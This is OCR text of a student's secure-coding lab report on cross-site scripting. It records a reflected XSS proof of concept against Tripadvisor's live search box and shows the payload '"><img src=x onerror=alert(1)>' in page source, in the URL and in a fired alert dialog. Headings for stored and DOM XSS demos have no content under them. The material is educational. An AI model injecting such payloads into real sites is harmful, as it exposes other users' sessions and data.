
Lab 5
Secure Coding-Lab


G.GAYATHRI
19BCN7034


HOW SECURE CODING IS RELATED TO XSS?

Cross-site Scripting is a type of security vulnerability typically found in web applications. XSS attacks enable attackers to inject client-side scripts into web pages used by many users. XSS is possible mainly because of the improper way of writing and securing a code for the web pages or applications. So, with the help of secure coding we can be able to write codes that will be immune to such attacks (such as XSS) and will lead to development of web pages and applications that can withstand such attacks.

Reflected XSS on tripadvisor





tripadvisor - Notepad
File Edit Format View Help
h d="M2.038 4.511H22v2.496H2.038zM2 10.752h19.962v2.497H2zM2.014 16.992h19.962v2.496H2.014z"></path></svg></button><img class="_1AlVlFFs"
-8.048 8.047a.644.644 0 000 .89518.048 8.047a.624.624 0 00.883 01.882-.883a.624.624 0 000-.8831-5.481-5.48h14.714a.625.625 0 00.623-.625v-1.248a.624.624 0 00-.623-.624
IUoDhA"><path d="M12 2C6.478 2 2 6.478 2 11.999 2 17.522 6.478 22 12 22s10-4.478 10-10.001C22 6.478 17.522 2 12 2zm0 17.999c-4.411 0-8-3.589-8-8 0-4.41 3.589-8 8-8s8 3
.625-3.876-1.625-1.692 0-3.007.627-3.906 1.627-.909 1.012-1.452 2.473-1.444 4.223 0 .001-.015 3.696-.015 5.371zm3.653 1.9511.024.052c.125.249.297.471.538.63.234.156.59
></svg>Trips <a class="_1JOGv2rJ _1_M9wxW9 _1qMtXLO6 _3yBiBka1" href="/RegistrationController?flow=sign_u
class="see-all" href="/Inbox" onclick="ta.trackEventOnPage('Inbox|Dropdown', 'see_all', '', '40186');">See all <div class="inbox-lander-thread-list-item js-
="links_container ui_column is-11"> <div class="global-nav-no-refresh" id="global-nav-no-refresh-
c/build/styleguide/ui_overlays/modal"data-element=".hidden"> <form class="search_form ui_columns is-multiline is-gapless" method="g
_search_0', 'handlers.searchInputKeyUp', event, this)" autocorrect="off" spellcheck="false" :value="reflectedxss"<img src=x onerror=alert(1)> placeholder="Search Tripa
den"> Enter a destination<span class="where_neighbor without_dropdown ui_icon c
earby" value=""><input id="AUTO_SCOPED" type="hidden" name="autoScoped" value=""><input type="hidden" name="pid" value="3826"><input id="TOURISM_REDIRECT" type="hidden
ESULTS_OVERLAY"> <div
All results">All results
<a class="search-filter ui_tab disabled"data-filter-param="h" data-filter-id="LODGING"onclick="widgetEvCall('handlers.filterSelec
nt, this, 'ac');" data-tab-name="Tours & Tickets">Tours & Tickets
<a class="search-filter ui_tab disabled"data-filter-param="g" data-filter-id="GE
all('handlers.filterSelected', event, this, 'f');" data-tab-name="Forums">Forums <span class="ui_tab_more"data-close-child=".search-filter"onmouseov
ser and Tripadvisor permission to use your current location and try again."/><input type="hidden" id="search-id" value="8C78FD4B8BB6468A9EEE14B7FAFB17511614749421864"/
11:26 AM
3/3/2021





File Edit Format View Help

<path d="M2.038 4.511H22v2.496H2.038zM2 10.752h19.962v2.497H2zM2.014 16.992h19.962v2.496H2.014z"></path></svg></button><img class="_1AlVlFFs" src="https://stat
506l-8.048 8.047a.644.644 0 000 .895l8.048 8.047a.624.624 0 00.883 0l.882-.883a.624.624 0 000-.883l-5.481-5.48h14.714a.625.625 0 00.623-.625v-1.248a.624.624 0 00-.623-.624H6.588l5.481-5.481
Q _2cIUoDhA"><path d="M12 2C6.478 2 2 6.478 2 11.999 2 17.522 6.478 22 12 22s10-4.478 10-10.001C22 6.478 17.522 2 12 2zm0 17.999c-4.411 0-8-3.589-8-8 0-4.41 3.589-8 8-8s8 3.59 8 8c0 4.411-3
187-1.625-3.876-1.625-1.692 0-3.007.627-3.906 1.627-.909 1.012-1.452 2.473-1.444 4.223 0 .001-.015 3.696-.015 5.371zm3.653 1.951l1.024.052c.125.249.297.471.538.63.234.156.59.294 1.151.294.56
25 3.925 0 00-2.724-1.067z"></path></svg>Trips <a class="_2Jnt0UHM" href="/Profile/ritvikp2017" title="Ritvik P" aria-expanded=
> <div class="inbox-lander-thread-list-item-core-conten
>


a-load-css="src/build/styleguide/ui_overlays/modal"data-element=".hidden"> <form class="search_form ui_columns is-multiline is-gapless" method="get" acti
taplc_srp_dual_search_0', 'handlers.searchInputKeyUp', event, this)" autocorrect="off" spellcheck="false" :value="reflectedxss" ><img src=x onerror=alert(1)> placeholder="Search Tripadvisor
-circle-fill hidden"> Enter a destination<span class="where_neighbor without_dropdown ui_icon caret-d
n" name="searchNearby" value=""><input id="AUTO_SCOPED" type="hidden" name="autoScoped" value=""><input type="hidden" name="pid" value="3826"><input id="TOURISM_REDIRECT" type="hidden" name
id="TYPEAHEAD_RESULTS_OVERLAY"> <div class=
data-tab-name="All results">All results
<a class="search-filter ui_tab disabled"data-filter-param="h" data-filter-id="LODGING"onclick="widgetEvCall('handlers.filterSelected',
erSelected', event, this, 'ac');" data-tab-name="Tours & Tickets">Tours & Tickets
<a class="search-filter ui_tab disabled"data-filter-param="g" data-filter-id="GEOS"onc
lick="widgetEvCall('handlers.filterSelected', event, this, 'f');" data-tab-name="Forums">Forums <span class="ui_tab_more"data-close-child=".search-filter"onmouseover="ret
Give your browser and Tripadvisor permission to use your current location and try again."/><input type="hidden" id="search-id" value="7FDF6D6069D94D31A077E456143C46541614406997968"/><div c
lass="skeleton-element skeleton-row"> <div class="profile_loading_container ui_sk
_skeleton"> <


tripadvisor.com
Apps
Chrome
#kaira • Instagram...
#shivangijoshi • Ins...
Gmail
YouTube
Maps
Tripadvisor
Post
Alerts
Trips
Sign in
reflectedxss"><img src=x onerror=alert(1)>
Alert Bay
Cormorant Island, Canada
1 Deciembre
Ilfov County, Romania
Alert
Nunavut, Canada
See all results for "reflectedxss"><img src=x onerror=alert(1)>"
Keep Planning
Your recent searches
Hyderabad District
Telangana
Can you tell us about you
Tripadvisor experience?
Take survey
Waiting for www.tripadvisor.com...



tripadvisor.com/Search?q=reflectedxss"><img%20src%3Dx%20onerror%3Dalert(1)>&searchSessionId=6BF567B1BF1D9535F1F4DD2D110C5C5F1614851154620ssid&search...
Apps
Chrome
#kaira • Instagram...
#shivangijoshi • Ins...
www.tripadvisor.com says
1
OK
TRAVEL NOTICE: Learn more about COVID-19
Tripadvisor
Post
Alerts
Trips
Sign in
reflectedxss"><img src=x onerror=alert(1)>
Worldwide
Search
Tours & Tickets
Locations
Airlines
Profiles
Alert Bay
British Columbia, Canada
1 Deciembre
Romania, Europe
Alert
Nunavut, Canada
Hallan 1
Himachal Pradesh, India
Zarechye 1
Belarus, Europe
1st Arr. - Louvre
Ile-de-France, France
t(1)>"
error=prompt(97);>
harashtra, India
:(1337);>
obar Islands, India




Stored XSS on devijagannadh.in/xss/stored




DOM XSS on brutelogic.com

